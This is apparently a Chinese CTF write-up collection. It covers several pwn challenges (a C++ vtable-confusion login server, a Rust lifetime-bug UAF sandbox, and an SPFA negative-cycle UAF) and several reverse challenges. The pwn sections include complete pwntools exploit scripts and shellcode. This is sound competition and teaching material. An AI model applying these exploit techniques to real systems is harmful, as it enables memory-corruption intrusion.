  RemoteServer::show_machine_code((RemoteServer *)&v8);
  puts("You need to get the server passwd from vendor(xxxxxxx@qq.com) with machine-code");
  while ( 1 )
  {
    v4 = (const char *)RemoteServer::get_sign((RemoteServer *)&v8);
    v5 = (Login *)RemoteServer::operator Login *(&v8);
    if ( (unsigned __int8)check(v5, v4) )
      break;
    if ( (char)RemoteServer::count((RemoteServer *)&v8) > 4 )
    {
      puts("\x1B[1;31mConnection denied!\x1B[0m");
      v3 = 0;
      v6 = 0;
      goto LABEL_6;
    }
  }
  (*(void (__fastcall **)(char *, const char *))(*(_QWORD *)&v8 + 8LL))(&v8, v4);
  puts("Good");
  v6 = 1;
LABEL_6:
  Safe_Server::~Safe_Server((Safe_Server *)&v8);
  if ( v6 == 1 )
    v3 = 0;
  return v3;
}
```

有一个Safe_Server对象，该对象继承关系如图

```
class Login {
    friend class RemoteServer;
    size_t m_count = 0;
    char m_count_w = 0;
    char pad[7];
    char m_sign[0x70];
    char m_key[0x90];
    bool m_is_right;
};
class RemoteServer : Login {
    virtual void show_message();
    virtual void get_shell();
};
class Safe_Server : RemoteServer {
    virtual void show_message() override;
    virtual void get_shell() override;
};
```

可以看到Login基类没有virtual函数，派生类都有virtual关键字。那么可以得到以下对象空间

```
this->  void **vptr;
Login-> {
            size_t m_count = 0;
            char m_count_w = 0;
            char pad[7];
            char m_sign[0x70];
            char m_key[0x90];
            bool m_is_right;
        }
```

Login对象初始化了2个8字节密码，放入sign

RemoteServer::show_machine_code将其前后异或打印出来，需要根据其解出key，当然该key经常变化。

get_sign是获取sign地址

注意这个函数。

```
while ( 1 )
{
  v4 = RemoteServer::get_sign((RemoteServer *)v8);
  v5 = (Login *)RemoteServer::operator Login *(v8);
```

派生对象转换为基类login对象

```
; __unwind {
push    rbp
mov     rbp, rsp
mov     [rbp+var_8], rdi
mov     rax, [rbp+var_8]
pop     rbp
retn
```

发现该函数直接将this指针返回，那么就造成了对象错位。

```
Login->     this->  void **vptr;
            Login-> {
                        size_t m_count = 0;
                        char m_count_w = 0;
                        char pad[7];
                        char m_sign[0x70];
                        char m_key[0x90];
                        bool m_is_right;
                    }
```

所以bug就出现了，原因就是如果login也有virtual函数，那么这个转化就是正确的，而此处使用了强制转换。

所以现在login对象的

```
m_count->       this->  void **vptr;
                Login-> {
m_count_w->         size_t m_count = 0;
```

看看check函数

```
s2 = (void *)Login::input_key(a1);
if ( !memcmp(a2, s2, 0x10uLL) )
{
  puts("WOW. you can really dance. \n");
  result = 1LL;
}
else
{
  Login::add_count(a1);
  puts("\x1B[1;33mtry again\x1B[0m\n");
  result = 0LL;
}
```

```
for ( i = getchar(); i != 10; i = getchar() )
{
  v4 = i + (i < 0 ? 0x80 : 0);
  v1 = v5++;
  if ( v1 == 127 )
    break;
  *((_BYTE *)this + v5 + 127) = v4;
}
printf("\x1B[0m");
*((_BYTE *)this + v5 + 128) = 0;
printf("Your key is %s\n", (char *)this + 128);
StrToHex((char *)this + 128, (char *)this + 128, 64);
*((_BYTE *)this + 8) += v5;
return (Login *)((char *)this + 128);
```

存在字符长度为128字节时，溢出有符号数v5 = -128，this+v5+128本指向m_key，却指向了**vptr，将其置0，造成虚函数错误。

*((_BYTE *)this + 8) += v5; 此处指向m_count_w。一字节可以溢出。

返回base64.b16decode 后的key,然后和sign对比16字节长度，如果错误，调用Login::add_count 自增m_count （其实是在vptr+=1）

回到main函数。成功就将调用

```
32  (*((void (__fastcall **)(void (__fastcall ***)(char *), RemoteServer *))v8[0] + 1))(v8, v4);
```

即调用vptr[1] 即虚函数get_shell。

注意，由于继承了Safe_Server， RemoteServer现在调用get_shell还是会调用

```
1  int __fastcall Safe_Server::get_shell(Safe_Server *this)
2  {
3    int result; // eax
4
5    puts("interactive mode Disable\n");
6    printf("but do you like flag? [Y/n]");
7    result = getchar();
8    if ( (_BYTE)result != 110 && (_BYTE)result != 78 )
9    {
0      puts("First blood to you ");
1      result = get_flag("flag.txt");
2    }
3    return result;
```

之前已经说了，sandbox会将syscall open ban掉，所以此处无解。

那么只好将vptr改成RemoteServer::vptr，去调用RemoteServer::get_shell

```
v8 = __readfsqword(0x28u);
puts("Welcome to ubuntu shell\n");
puts("please write your shellcode i will run  [ size_t (*intput)(size_t , size_t , size_t )
printf("data ptr:%p\n", &buf);
printf("data<<");
read(0, &buf, 0x500uLL);
printf("invoke ptr<<", &buf);
v1 = (__int64 (__fastcall *)(__int64, __int64, __int64))get_num();
printf("arg0<<");
v2 = get_num();
printf("arg1<<");
v3 = get_num();
printf("arg2<<");
v4 = get_num();
v5 = v1(v2, v3, v4);
printf("ret is 0x%llx\n", v5);
```

这就是任意执行函数。由于在sandbox里，任意位置都是可执行权限（看装载时调用的uc_mem_map(uc, addr, len, port) port为读写执行。

所以我们可以 call Safe_Server::get_shell 再读取fd, 并write出来。

读取 `(char)RemoteServer::count((RemoteServer *)v8) > 4`

检查，由于是一字节，需要溢出为负数。第一次输入128字节，将vptr最后一字节覆盖为0，溢出count为-128。

错几次就将vptr增加几次，目标为0x00401920

```
get_flag = 0x00401428
system = 0x0007FFFF74BA390
libc = LibcSearcher("__libc_system", system)
base = 0x0007FFFF74BA390 - libc.dump("__libc_system")
read = base + libc.dump("__libc_read")
write = base + libc.dump("__libc_write")

print ru("Your machine-code is")
raw_input()
rud("m ")
mcode = rud(" ").split("-")
success ("machine-code: " + str(mcode))
mcode = mcode[3] + mcode[2] + mcode[1] + mcode[0]

mcode = list(base64.b16decode(mcode)[::-1])

for i in range(14, -1, -1):
    mcode[i] = chr(ord(mcode[i]) ^ ord(mcode[i+1]))

mcode = base64.b16encode("".join(mcode))
success ("passwd: "+mcode)

sa(b"password", "2333".ljust(128, "3"))
sla(b"password", "2333".ljust(4, "3"))
for i in range(0x20-2):
    sla(b"password", "".ljust(1, "3"))

sla(b"password", mcode.ljust(32, "g"))

ru("data ptr:")
data_ptr = int(rud("\n"), 16)
success("data_ptr : "+hex(data_ptr))
def call(data, invoke, arg0, arg1, arg2):
    sla("<<", data)
    sla("invoke ptr<<", str(invoke))
    sla("arg0", str(arg0))
    sla("arg1", str(arg1))
    sla("arg2", str(arg2))

code = asm(
    "push rdi;\n"
    "push rsi;\n"
    "sub rsp, 0x80;\n"
    "call rdx;\n"# open ret 3
    "add rsp, 0x80;\n"

    # read(flag fd, arg1, arg2)
    "mov edx, dword ptr[rsp + 8];\n"# count
```

```
    "mov rdi, 3;\n"# open flag fd 3
    "pop rsi;\n"
    "push rsi;\n"
    "mov eax, 0;\n"
    "syscall;\n"


    # write(1, arg1, arg2")
    "mov rdi, 1;\n"
    "pop rsi;\n"
    "pop rdx;\n"
    "mov eax, 1;\n"
    "syscall;\n"
    "ret;\n"

)

# "pop rbx;\n"
print(code)

# call("cat flag.txt", data_ptr, system, 0, 0) syscall is disabled

flag_size = 36
call(code, data_ptr, flag_size, data_ptr + len(code), get_flag)

io.interactive()
```

题目名称：rustpad

通过 Rust 语言编译器生命周期推断 bug 造成 UAF，通过利用 UAF 造成任意读写。根据 Rust 内存模型，以空数组作为基址偏移读取到位于 PIE 程序内的 flag。

1. 查看题目文件（源码）

可以发现题目为将输入作为 Rust 语言代码并执行，但根据 `pwn.c` 的内容，可以发现编译选项拒绝了使用 `unsafe` 代码，且过滤了 `mangle`, `extern`, `std`, `io`, `unsafe`, `#`, `macro`, `use` 等等，通过查看 Rust 标准库文档 的宏部分，可以发现默认引入的宏除了 `print` 系列几乎全部被禁止使用，且根据目前禁止的部分来看，无法使用标准库的其他功能。

2. 查看相关资料，可以在 Rust github issue 里找到信息

根据该 issue 提到的情况即示例代码来看，按照该示例代码的思路，由于 Rust 生命周期推断的问题，导致在 `bad` 函数中，一个 `&'a` 的引用被转为了 `&'static` 的引用。根据 Rust 的生命周期理论，`static` 生命周期为全局生命周期，不会被清除掉，所以 `bad` 函数会导致传入的引用被释放之后依然保留一个全局 `static` 生命周期的引用，这就意味着出现了 UAF。

3. 通过 UAF 做到任意读写

在做到 UAF 之后，需要得到更强的控制能力，一般会试图做到任意读写，所以考虑动态数组类型，因为控制动态数组类型就可以通过修改长度或是基础指针位置做到任意读写。通过查看 `Vec` 的定义，可以得到其结构，通过使用 tuple 类型占满指针，可以精确覆盖 `Vec` 的结构，从而做到任意读写。

```
40  /// this type.
41  #[allow(missing_debug_implementations)]
42  pub struct RawVec<T, A: Alloc = Global> {
43      ptr: Unique<T>,
44      cap: usize,
45      a: A,
46  }
47
```

```
292 #[stable(feature = "rust1", since = "1.0.0")]
293 pub struct Vec<T> {
294     buf: RawVec<T>,
295     len: usize,
296 }
297
```

4. 使用数组 static 引用相对读写 flag

在 `src/main.rs` 中可以看到，flag 是直接作为 `&str` 类型存储的，其生命周期为 `static`，所以根据对 `Rust` 的理解，其存储位置应当在常量位置，所以需要通过获取到常量位置的指针来相对读写到其内容，避免被 PIE 所影响。（题目中 PIE 是否开启不明，所以只能默认开启，这一点可以通过自己下载 rustc 编译验证）

最终根据对 `Rust` 内存模型的理解，可以使用对数组以 `static` 生命周期进行引用，之后强行转为 `*const i8`，在 `Rust` 中，转为裸指针不算非安全操作，之后使用裸指针才算，所以可以通过该方法得到数组所在位置，填入 `Vec` 指针，以此作为相对位置，根据编译器的原理，常量应该会直接排布，所以 flag 出现在下一个常量数组之前，就可以直接以此为相对偏移拿到 flag

```
#!/usr/bin/python2.7
#coding:utf-8
# eg: python exp.py 192.168.8.101 8888
from sys import *
from pwn import *

host = argv[1]
port = int(argv[2])
timeout = 30

code = '''

static UNIT: &'static &'static () = &&();

fn foo<'a, 'b, T>(_: &'a &'b (), v: &'b T) -> &'a T { v }

fn bad<'a, T>(x: &'a T) -> &'static T {
    let f: fn(_, &'a T) -> &'static T = foo;
    f(UNIT, x)
}

fn inner() -> &'static Vec<u8> {
```

```
    let x = Box::new(Vec::new());
    bad(&*x)
}


pub fn code() {
    let x = inner();
    let mut y = Box::new((&[] as *const i8 as usize, 2usize, 100usize));
    y.0 -= 0x30;
    println!("x: {:?} {} {}", x.as_ptr(), x.capacity(), x.len());
    for i in (0..0x30).rev() {
        print!("{}", x[i] as char);
    }
}
'''

context.log_level = 'debug'

def getIO():
    return remote(host, port, timeout=timeout)

def getshell():
        p=getIO()
        p.recvuntil('thought?\n')
        p.sendline(code)
        p.shutdown()
        p.recvuntil('}')
        flag = p.recvuntil('galf')
        flag = str(''.join(reversed(flag))) + '}'
        p.info(flag)
        if flag.find('flag{2c9a594f-6e42-44e3-9767-fffc7deb0c32}') != -1:
            print('exploit complete')
        else:
            print('exploit failed')
        p.interactive()

if __name__ == '__main__':
    print(getshell())
```

题目名称：shotest_path_v2

一直想把ACM和CTF结合一下，就考了一个算法题。

首先有一个不怎么起眼的UAF。remove过程中，没有彻底清空指针，只是将一个tag数组的对应位置清零。使用上，只有tag为非零值，才判定该车站是有效的车站。

SPFA是一个基于Bellman-Ford改进最短路算法，其在随机非饱和图上的表现良好，一度被伪证时间复杂为$O(kE)$,k为小常数。后来才被指出其复杂度应该为$O(VE)$。

这题实现SPFA的时候使用了循环队列，然而这个循环队列实现有误，会在满队列时溢出一位，导致后面的两个tag位被篡改。

此题设置同时最多30个车站在场，要想达到200的循环队列需要比较精密的构造一个数据。这是一种解法。

但如果仔细学习SPFA算法，会了解到一个事实：该算法无法处理权值为负数的环。判断是否存在负数环的方法为：一个点进出队列N次，N为当前图大小。

那么问题就好办了，我们构造一个长度为10的负数环，N设置为20以上，就可以很容易造成溢出了。

有了这个，我们就可以修改flag[0]为非0的值（一个指针）。结合UAF，如果我们事先删除了ID为0的车站，移除了其指针，再通过申请来修改*Content[0]+8（name字段）为bss上的flag的位置时，此时show就可以打印flag的内容了。

```
from pwn import *

p = process('./a');

context(log_level = 'debug', arch = 'amd64')
#gdb.attach(p, 'b Query')

def ru(content):
    p.recvuntil(content)

def se(content):
    p.send(content)

def sl(content):
    p.sendline(content)

def Add(ID, price, length, name, ptr):
    ru('--->')
    sl('1')
    ru('Station ID: ')
    sl(str(ID))
    ru('Station Price: ')
    sl(str(price))
    ru('Name Length: ')
    sl(str(length))
    ru('Station Name: ')
    se(name)
    ru('Number of connected station: ')
    sl(str(len(ptr)))
    for i in range(len(ptr)):
        ru('station ID:')
        sl(str(ptr[i][0]))
        ru('station distance:')
        sl(str(ptr[i][1]))

def Delete(ID):
    ru('--->')
    sl('2')
    ru('Station ID: ')
    sl(str(ID))

def Show(ID):
    ru('--->')
    sl('3')
    ru('Station ID: ')
    sl(str(ID))
```

```
def Query(S, T):
    ru('--->')
    sl('4')
    ru('Source Station ID: ')
    sl(str(S))
    ru('Target Station ID: ')
    sl(str(T))


pt = []
for i in range(30):
    if (i != 1):
        pt.append([i,3])

Add(1,1,3,'src',pt)
for i in range(15):
    if (i != 1):
        Add(i,1,2,str(i),[])

for i in range(21,29):
    Add(i,1,2,str(i),[[i+1, -10]])

Add(29,1,2,'29',[[21, -10]])
Add(15,1,30,'15',[])
Delete(0)
Delete(15)
Query(1,29)
Add(16,1,15,'\x00'*8+p64(0x6068E0)[:-1],[])
Show(0)
ru('Station name: ')
flag = p.recvuntil('\n', drop = True)
print('flag:'+flag)
#p.interactive()
```

REVERSE

题目名称：easyparser

一个vm逆向题目，在.init_array中初始化了一部分数据，在.fin_array中进行flag的检查，由于Rust编程规范不允许在main前和main后编写逻辑，所以先用Rust写了一个so库，用c语言进行一次包裹，具体见源代码文件。

指令解析函数，各个数字对应的指令：

```
31
32  const movMC: u8 =  0;
33  const movRC: u8 =  1;
34  const movRR: u8 =  2;
35  const movRM: u8 =  3;
36  const movMR: u8 =  4;
37  const push : u8 =  5;
38  const pop  : u8 =  6;
39  const addRC: u8 =  7;
40  const addRR: u8 =  8;
41  const subRC: u8 =  9;
42  const subRR: u8 = 10;
43  const mulRC: u8 = 11;
44  const mulRR: u8 = 12;
45  const shlRC: u8 = 13;
46  const shlRR: u8 = 14;
47  const shrRC: u8 = 15;
48  const shrRR: u8 = 16;
49  const xorRC: u8 = 17;
50  const xorRR: u8 = 18;
51  const orRC : u8 = 19;
52  const orRR : u8 = 20;
53  const andRC: u8 = 21;
54  const andRR: u8 = 22;
55  const get  : u8 = 23;
56  const put  : u8 = 24;
57  const end  : u8 = 25;
58  const cmpRC: u8 = 26;
59  const cmpRR: u8 = 27;
60  const jmpz : u8 = 28;
61  const jmp  : u8 = 29;
62  const jmpl : u8 = 30;
63  const jmpnz: u8 = 31;
64
```

单个指令长度为24 byte，根据指令拷出程序数据写出`parser`，得到程序逻辑。

```
data = [199, 387, 83, 295, 187, 115, 79, 119, 119, 295, 263, 143, 99, 63, 107,
295, 331, 295, 183, 99, 95, 107, 63, 295, 199, 123, 103, 135, 147, 99, 319, 295]
flag = ""
for i in range(len(data)):
    flag += chr(((data[i]-55)>>2)^99)
print("flag"+flag+"}")

# flagGOd_Bless_Wuhan_&_China_Growth!_}
```

题目名称：密文破译

本题采取了轻度的混淆，仔细辨别发现可区分无用函数，同时可以发现并不是所有函数都被调用。这是一个关键点

main函数的开头存在一个循环次数存在错误的for循环，根据循环内容，判断是两个字符串进行交叉变换，同时根据数组的个数和特征，判断两串的长度都为11，即循环上下限被+了20，修改循环条件之后即可根据跑出一串密文E20B1A1A13F9动态调试或另写脚本都可。

```
int s2[12] = { -67,-46,-16,-62,-47,-63,-47,-63,-47,-49,-66,-55 };
int t[12] = { -2,-4,-32,-4,-2,-2,-2,-2,-2,-2,-4,-2 };

for(int i = 0; i < 12; i++)
{
    s2[i] ^= t[i];
    t[i] -= s2[i];
    s2[i] += t[i];
    s2[i] ^= t[i];
    t[i] += s2[i];
    s2[i] -= t[i];
}
```

因为密文只有数字和大写英文字符，可以盲猜一手b16。

在主函数里找到一个看起来有轻度变换的函数，读一下发现>>4，&0xf等很可能是b16的编码方式。但这里其实有一个小bug，ida的伪代码看不到编码表，得在graph或者text里才能看到，根据比赛里的提示可以发现该串。并且发现编码表的顺序改变了，用脚本或推理得到顺序都可解，将高低位字符拼起来即得到flag的第一部分

Happy_s

第二部分分析函数可知原文被被放大三倍，每一组有三个元素对应原文的高四位，低四位，高四位和低四位的异或。有三个关键表，读一下函数可知，第一个密文，第二个只有0，1，用来判断加密的时候的奇偶，第三个是加密时需查的表，知道了这几点写一个逆向脚本，最后再按高低四位拼接即可把。

```
int s2[12] = { -67,-46,-16,-62,-47,-63,-47,-63,-47,-49,-66,-55 };
int t[12] = { -2,-4,-32,-4,-2,-2,-2,-2,-2,-2,-4,-2 };
char c[100] = "QWERTYUIOPrewqtyui0987654";
char d[100] = "OTUIIYUirYrqOROIEPOEOIey";
int flag[24] = { 0,1,1,1,0,1,0,0,0,1,1,0,1,0,1,0,1,1,0,1,1,0,0,0};
```

```
    int g[100];
    for(int i =0;i<strlen(d);i++)
    for (int l = 0; l < strlen(c); l++)
    {
        if (d[i] == c[l])
            g[i] = l;

    }
for (int i = 0; i < strlen(d);)
{
    if (g[i + 1] % 2 == 0)
    {
        int temp = g[i];
        g[i] = g[i + 2];
        g[i + 2] = temp;
    }
    i += 3;
}
for (int i = 0; i < strlen(d);)
{
    if (flag[i]==1)
        g[i]--;
    if (i % 2 == 0)
        g[i]--;
    if (flag[i + 1] == 1)
        g[i + 1]--;
    if (i % 2 == 0)
        g[i + 1] -= 1;
    else
        g[i + 1] -= 1;
    if (flag[i + 2] == 1)
        g[i + 2]--;
    if (i % 2 != 0)
        g[i + 2]--;
    printf("%d,%d,%d,", g[i], g[i + 1], g[i + 2]);
    i += 3;
}
```

拼出来之后是Re_Happy

最后一部分是个五位字符的爆破，很简单，条件都写在函数里了，写爆破函数即可。

```
for(int a1 = 65;a1<=90;a1++)
    for(int a2 =98;a2<=122;a2++)
        for (int a3 = 97; a3 <= 122; a3 ++)
            for (int a4 = 98; a4 <= 122; a4 ++)
            {
                int a5 = a1 + 32;
                if ((abs(a2 - a3) == 1) && (abs(a3 - a4) == 3) && (abs(a4 - a5)
== 9)&&((a1&0xf&9)==9)&&((a4&0xf&2)==2)&&((a2&0xf&14)==14))
                    printf("\n%c%c%c%c%c", a1, a2, a3, a4, a5);
            }
```

得到Inori，又根据flag格式提示知道最后一段是_Inori

flag{Happy_Re_Happy_Inori}

题目名称：baby_wasi

主要考察选手对wasm新标准wasi的理解，选用了wasmer-c-api来构建，主程序为baby_wasi，program.wasm为子程序,主要处理字符串变换逻辑.

题目主要难度在wasm的逆向，选手允许输入0x40的字符串。程序会给一个lucky number。
这个lucky number作为起始index值求出key，
key[i]=emirp[lucky_nubmer + i] % 256, emirp 即为反素数序列，可以参考：https://oeis.org/A006567
输入字符串会逐位和key进行对应异或,然后调用主程序提供的接口boom。
boom就是把这个字符串拷贝到一段可执行的内存中，然后直接执行。

所以需要选手逆向出wasm程序中的反素数算法，然后通过lucky num算出key 序列，并且和shellcode逐一异或后发送就可以get shell了。

题目名称：天津垓

```
import gmpy2
flag = [2007666, 2125764, 1909251, 2027349, 2421009, 1653372, 2047032, 2184813,
2302911, 2263545, 1909251, 2165130, 1968300, 2243862, 2066715, 2322594, 1987983,
2243862, 1869885, 2066715, 2263545, 1869885, 964467, 944784, 944784, 944784,
728271, 1869885, 2263545, 2283228, 2243862, 2184813, 2165130, 2027349, 1987983,
2243862, 1869885, 2283228, 2047032, 1909251, 2165130, 1869885, 2401326, 1987983,
2243862, 2184813, 885735, 2184813, 2165130, 1987983, 2460375]
p = 2147483659
e = 19683
f = ''
d = gmpy2.invert(e,p)
for i in range(len(flag)):
    f += chr((flag[i]*d)%p)
print f
```

考点主要是反调试
一个是枚举窗口检测ida od等等
还有一个是判断STARTUPINFO信息
绕过后算法部分不强
check1输入看上去很复杂其实是个xor
验证后通过你的输入smc解密代码段执行
check2类似Elgamal加密求逆元后就能解
当然也可以爆破

题目名称：cycle graph

本题涉及到一些数据结构的知识（主要是图算法）

```
  dword_403370 = 0;
  v1 = &unk_403384;
  byte_403374 = 48;
  v2 = 0;
  dword_403378 = (int)&unk_403380;
  do
```

```
  {
    v3 = dword_402178[v2];
    ++v2;
    *(v1 - 1) = v3;
    *v1 = (char *)&unk_403380 + 12 * dword_402274[v2];
    v1[1] = (char *)&unk_403380 + 12 * dword_4021F4[v2];
    v1 += 3;
  }
  while ( (signed int)v1 < (signed int)&unk_403504 );
  sub_401020("You need a flag to get out of this:\n", a1);
  sub_401050("%s", (unsigned int)&v12);
  v4 = dword_403370;
  v5 = byte_403374;
  v6 = 5;
  v7 = dword_403378;
  do
  {
    v11 = *(&v12 + v6);
    if ( *(_DWORD *)v7 + v5 == v11 )
    {
      v7 = *(_DWORD *)(v7 + 4);
    }
    else
    {
      if ( v5 - *(_DWORD *)v7 != v11 )
      {
        sub_401020("This is not flag~\n", v10);
        system("pause");
        exit(1);
      }
      v7 = *(_DWORD *)(v7 + 8);
    }
    v5 = *(&v12 + v6);
    ++v4;
    ++v6;
    byte_403374 = v5;
    dword_403378 = v7;
    dword_403370 = v4;
  }
  while ( v6 < 21 );
  if ( v12 != 102 || v13 != 108 || v14 != 97 || v15 != 103 || v16 != 123 || v17
!= 125 )
  {
    v8 = "illegal input~\n";
  }
  else if ( v4 > 16 || (_UNKNOWN *)v7 != &unk_4034F4 )
  {
    v8 = "This is not flag~\n";
  }
  else
  {
    v8 = "Congratulations!!\n";
  }
  sub_401020(v8, v11);
  system("pause");
  return 0;
}
```

我们从前往后看即可：进行了一些赋值运算之后，do-while循环执行的次数满足这一规律：

v1（指针值）从403384到403504，共384bytes，每次循环+12(代码中的+3是加三个int)，这需要循环32次。每次循环中，v1的前一个int，自身，后一个int都被赋值，这些值可以读栈得到：

```
dw402178:34h 2 2ch 2ah 6  2a 2f 2a 33 3  2 32h 32h 32h 30h  3 1 32h 2bh 2  2eh 1
2 2dh 32h  4 2dh 30h 31h 2fh  33h.
dw4021f4:1 8 7 17 9  13 1f 17 9 0dh  0ch 1dh 0ah 18h 9  18h 19h 9 1ah 3  16h 6
11h 0dh 7  0fh 14h 1 10h 4 0bh
dw402274:1fh 2 2 1 12 7  2 1ah 0dh 4 0ah  4 15h 0eh 1 0  0eh 5 7 1ch 0ch  1ch
0fh 0fh 2  10h  17h 1eh 17h 13h 9 16h 1fh 0 0
```

以上三段栈内存连续。由于v2至少为1，至多为32，故dw402274的第一个值1fh不能被v1[1]读走，只能被*v1读走。这个循环将一块内存区赋值为如下的struct数组：

```
struct{
    *v1-1;//来自dw402178的第i个
    *v1;//来自dw4021f4的第i个
    v1[1]//来自dw402274的第i个
}
```

其中i取1-32闭区间

接下来的循环，v7时刻发生变化，其中如果v7+v5==v11(v5是403374的值，初始为48，v11来自输入)，则v7变为其+4（即上述struct的第2项），如果v5-v7==v11则v7变为其+8（struct第三项），这两种情况都会将v5更新，并且v4和v6自增。反之如果都不等于则跳出，输出失败的结果。

然后分析输出成功信息的分支结构，第一个条件是v12到v17分别是flag{}，第二个是v4(循环的次数)和v7所在的地址。考虑到初始化时struct数组被分配到了384bytes的空间内，而v7从403378到4034f4，是380bytes，大致相当于从第0块到第31块。

考虑初始化时，第1项是值，其被反复由v7取得，第2，3项是地址（即高级语言中的指针），问题抽象为：

- 每个节点是一个struct，包含一个数和两个指针（下称左，右）
- 如果这个数+v5==输入的第i位，则更新v5为这个输入，并使v7更新为其左节点的值
- 如果v5-这个数==输入的第i位，同上，只是更新为其右节点的值
- 节点的左，右由初始化所用的栈内存初始化得到

所以问题等价于如何获得一个路径，使指针经过16步从0节点走到第31节点。考虑到左右分支会出现环路，我们可以利用图算法中的宽度优先搜索算法，从0节点开始整理出如下的图，通往已有节点的分支被省略：

```
                    2<-0->1
                  2->7      1->8
                13<-7->23        4<-8->9
               13->24             10<-9
               16<-24             10->12
             5<-16->25            14<-12
          5->19      25->15
            19->3
            18<-3
         28<-18->26
```

```
                30<-26->20
            22<-30->11
                21<-11->29
                21->6
                    6->31
```

16步对应16位输入，控制输入进入正确的左或右路径即可。清晰的路径是：

```
0->2->7->13->24->16->5->19->3->18->26->30->11->21->6->31
```


这些节点存的数值都可以读栈获得，两两作差即可得到flag。如第一个34h=52，52+48=100='d',flag的第5位是d（前0-4位是flag{）

以此类推得到flag:

```
flag{d8b0bc97a6c0ba27}
```

题目名称：fxck


拿到题目，运行一下看看



IDA main中发现两个处理函数

```
 8  char *s; // [rsp+10h] [rbp-10h]
 9  const char *v9; // [rsp+18h] [rbp-8h]
10
11  s = (char *)malloc(0x2BuLL);
12  v9 = (const char *)malloc(0x3CuLL);
13  std::operator>><char,std::char_traits<char>>(&std::cin, s);
14  v7 = strlen(s);
15  if ( v7 <= 42 && v7 )
16  {
17    sub_D4B((__int64)s, v7, (__int64)v9);
18    if ( (unsigned int)sub_A7A(v9) == 1 )
19    {
20      v5 = std::operator<<<std::char_traits<char>>(&std::cout, "Wrong flag!");
21      std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
22      result = 2LL;
23    }
24    else
25    {
26      v6 = std::operator<<<std::char_traits<char>>(&std::cout, "Congratulations bro!");
27      std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
28      result = 0LL;
29    }
30  }
31  else
32  {
33    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "Illegal flag!");
34    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
35    result = 1LL;
36  }
37  return result;
38}
```

点进第一个



```
int j; // [rsp+38h] [rbp-38h]
int v16; // [rsp+3Ch] [rbp-34h]
int k; // [rsp+40h] [rbp-30h]
int l; // [rsp+44h] [rbp-2Ch]
__int64 v19; // [rsp+48h] [rbp-28h]
__int64 *v20; // [rsp+50h] [rbp-20h]
unsigned __int64 v21; // [rsp+58h] [rbp-18h]

v11 = a1;
v10 = a2;
v9 = a3;
v21 = __readfsqword(0x28u);
v19 = 137 * a2 / 100 - 1LL;
v3 = alloca(16 * ((137 * a2 / 100 + 15LL) / 0x10uLL));
v20 = &v8;
v14 = 1;
for ( i = 0; i < v10; ++i )
{
  v12 = *(char *)(i + v11);
  for ( j = 0; j < v14; ++j )
  {
    v12 += *((unsigned __int8 *)v20 + j) << 8;
    *((_BYTE *)v20 + j) = v12 % 0x3A;
    v12 /= 0x3Au;
  }
  while ( v12 )
  {
    v4 = v14++;
    *((_BYTE *)v20 + v4) = v12 % 0x3A;
    v12 /= 0x3Au;
  }
}
v5 = std::operator<<<std::char_traits<char>>(&std::cout, "WAIT WAIT WAIT!");
std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
v16 = 0;
